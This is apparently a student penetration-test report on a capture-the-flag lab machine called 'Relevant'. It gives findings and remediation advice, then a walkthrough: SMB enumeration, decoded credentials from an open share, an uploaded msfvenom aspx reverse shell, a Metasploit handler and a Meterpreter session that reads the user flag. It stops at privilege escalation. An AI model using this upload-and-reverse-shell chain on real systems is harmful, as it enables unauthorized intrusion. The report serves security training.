RELEVANT MACHINE REPORT

Table of contents

Executive Summary

Target:

Relevant Network

Date:

17-10-2024 : 24-10-2024

Introduction

A penetration test was conducted on Relevant machine's network infrastructure to identify potential vulnerabilities and evaluate the overall security posture. The scope of the test included multiple services running on Microsoft Windows Server 2016 and IIS (Internet Information Services) web servers. The assessment revealed several critical vulnerabilities, notably the MS17-010 (EternalBlue) vulnerability, which could allow remote code execution via SMB (Server Message Block). Additionally, the test uncovered sensitive information, including credentials in an unsecured passwords.txt file on an SMB share, which led to further system compromise.

Using the retrieved credentials, we were able to establish Remote Desktop Protocol (RDP) access and escalate privileges on the target system. We leveraged a vulnerability in the SeImpersonatePrivilege configuration, which allowed us to gain NT AUTHORITY/SYSTEM level access using the PrintSpoofer exploit. This provided full administrative control over the machine, including access to critical files like user and root flags.

In addition to these findings, some aspects of the network were well-configured, including the deployment of modern services like IIS 10.0 and time synchronization across the system.

Key Findings:

- Critical Vulnerability - MS17-010 (EternalBlue): A remote code execution vulnerability in SMBv1 (CVE-2017-0143) was discovered, exposing the network to potential attacks similar to WannaCry ransomware. This is a high-severity issue and must be patched immediately.
- Unsecured SMB Share (nt4wrksv): Sensitive data, including credentials stored in a passwords.txt file, was accessible without authentication, allowing further compromise.
- Privilege Escalation via SeImpersonatePrivilege: The presence of the SeImpersonatePrivilege allowed exploitation through PrintSpoofer, giving administrative access to the system.
- RDP Access: RDP (on port 3389) was open and accessible with valid credentials, which could be exploited to gain unauthorized access to the system.

Strong Points:

- Deployment of Modern Windows and IIS Versions: The use of Windows Server 2016 and IIS 10.0 suggests a modern infrastructure with updated software that provides better security features compared to older versions.
- No CSRF or XSS Vulnerabilities Detected: The scan revealed no Cross-Site Request Forgery (CSRF) or Cross-Site Scripting (XSS) vulnerabilities, which is a positive sign of web application security.
- SSL/TLS Certificates in Use: The web services running on the IIS server utilize SSL/TLS encryption, ensuring secure data transmission and protecting sensitive information.
- Accurate System Time Synchronization: Time synchronization between the server and scanning tool was consistent, which is crucial for accurate logging and system event management.

Business Impact:

If exploited, the vulnerabilities identified could lead to severe consequences, including unauthorized access to sensitive data, service disruptions, and full compromise of the network infrastructure. The MS17-010 vulnerability in particular poses a significant risk, as it has been widely exploited in global cyberattacks like WannaCry. Immediate remediation efforts are recommended to mitigate these risks and strengthen the network's security posture.

Recommendations

1. Patch MS17-010 (EternalBlue): Apply security updates to fix the SMBv1 vulnerability and prevent potential remote code execution.
2. Secure SMB Shares: Implement strict access controls on SMB shares to prevent unauthorized access to sensitive files.
3. Address Privilege Escalation: Limit or remove SeImpersonatePrivilege from users who do not require it, and audit privilege escalation vectors.
4. Strengthen RDP Security: Restrict access to RDP (port 3389) by implementing firewall rules, enabling network-level authentication (NLA), and enforcing multi-factor authentication (MFA).

Pre engagement

You have been assigned do a penetration test conducted on an environment due to be released to production in seven days.

Scope of Work

The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box

penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:


- Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope
- Find and report ALL vulnerabilities (yes, there is more than one path to root)

Methodology

1-Enumeration


we will start by enumerating the target machine using a network scanner to identify open ports. To accomplish this we used *nmap -sC -sC 10.10.X.X* command.


Note:X.X changes every time we open the machine.



We found that there is an HTTP server is running on port 80 and 49663, SMB ports are accessible at 139 and 335, and port 3389 is designated for RDP (Remote Desktop Protocol).

Next step, is to check out those web servers on port 80 and 49663 to see if there's any opportunity for further enumeration.






We found an IIS Default webpage for both but Nothing useful there so we used the go buster command to search for any subdomains.

Command: *gobuster dir -u http://10.10.X.X:Y 3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt*

Note: we used the previous command to times Y=80,Y=49663 But found nothing.


So next step we will use the command *smbclient -L 10.10.X.X -N* to try and find the list of SMB server share directories.

Note: it didn't need an authorized account to find those files which can lead to some security problems.





We found 4 share directories but couldn't connect to anyone other than the */nt4wrksv* directory that is open with anonymous access.


The command used to connect with: *smbclient \\\\10.10.252.24\\nt4wrksv*



We tried opening the password file and found two hashed accounts so we used https://crackstation.net/ to crack them.


┌──(root㉿kali)-[~]
└─# smbclient \\\\10.10.252.24\\nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Jul 25 21:46:04 2020
.. D 0 Sat Jul 25 21:46:04 2020
passwords.txt A 98 Sat Jul 25 15:15:33 2020
7735807 blocks of size 4096. 5135508 blocks available
smb: \> more passwords.txt
File Actions Edit View Help
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
/tmp/smbmore.vwkb1L (END)


QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
For encoded binaries (like images, documents, etc.) use the file upload form a little further down o
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 charac
DECODE
Decodes your data into the area below.
Bill - Juw4nnaM4n420696969!$$$


Qm9iIC0gIVBAJCRXMHJEITEyMw==
For encoded binaries (like images, documents, etc.) use the file upload form a little fu
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the
DECODE
Decodes your data into the area below.
Bob - !P@$$W0rD!123


We came to know that the password file is writable, so we predicted an smb server vulnerability, so, we will try to share a file in the smb server but before that we used the command:

nmap -oA nmap-vuln -Pn -script vuln -p 80 ,135,139,445,3389 10.10.X.X

to see the vulnerabilities of the open ports:

```
root@ip-10-10-49-184:~# nmap -oA nmap-vuln -Pn -script vuln -p 80,135,139,445,3389
10.10.183.140

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-24 09:22 BST
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.44% done; ETC: 09:23 (0:00:00 remaining)
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.66% done; ETC: 09:23 (0:00:00 remaining)
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.11% done; ETC: 09:23 (0:00:01 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
SE Timing: About 99.11% done; ETC: 09:24 (0:00:01 remaining)
ap scan report for ip-10-10-183-140.eu-west-1.compute.internal (10.10.183.140)
ost is up (0.00045s latency).

PORT     STATE SERVICE
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
|_sslv2-drown:
MAC Address: 02:0D:23:76:4C:73 (Unknown)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
```

```
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-w
annacrypt-attacks/
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 144.46 seconds
```




We found nothing other than the smb vulnerability(eternal blue ms10-010 CVE-2017-0143) that infect smb v1 las we have predicted!


Next step:is to try and share a file so we made a simple file called filename.txt and tried to upload it and we succeeded!

steps:


In our terminal we wrote the command: *echo "this is a simple text" > filename.txt*



Next step: go again to the smbclient and write *put filename.txt*




And we succeed to put the file on the smb server .




So it is possible to put a reverse shell instead of a file and try to gain access.

Exploitation


First,in our tetminal we made a meterpreter reverse shell using msfvenom command and linked it with our local ip and our local port 4040.



Then,we went back to smbclient and used the command *put shell.aspx*



Then opened Metasploit the Multi/hundler module and choose a payload same as the msfvenom one set rhosts to the target IP, lhost to our IP, lport to 4040 and oped a listener.



```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.10.252.109
lhost => 10.10.252.109
msf6 exploit(multi/handler) > set rhosts 10.10.80.182
[!] Unknown datastore option: rhosts.
rhosts => 10.10.80.182
```

```
msf6 exploit(multi/handler) > set lport 4040
lport => 4040
msf6 exploit(multi/handler) > run
```

Then,opened another terminal and used curl command to fire off the payload.

```
root@ip-10-10-252-109:~#  curl http://10.10.80.182:49663/nt4wrksv/shell.aspx
root@ip-10-10-252-109:~#
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.252.109:4040
[*] Sending stage (201798 bytes) to 10.10.80.182
[*] Meterpreter session 1 opened (10.10.252.109:4040 -> 10.10.80.182:49911) at 2024-10-23 20:20:08 +0100
```

and we have obtained a meterpreter shell with some enumeration we found the user flag!

```
meterpreter > cd bob
meterpreter > ls
Listing: c:\users\bob
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2020-07-25 22:04:05 +0100  Desktop

meterpreter > cd Desktop\\
meterpreter > ls
Listing: c:\users\bob\Desktop
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  35    fil   2020-07-25 16:24:43 +0100  user.txt

meterpreter > cat user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}meterpreter >
```

Privilege escalation

First step - learn about your current user privileges.

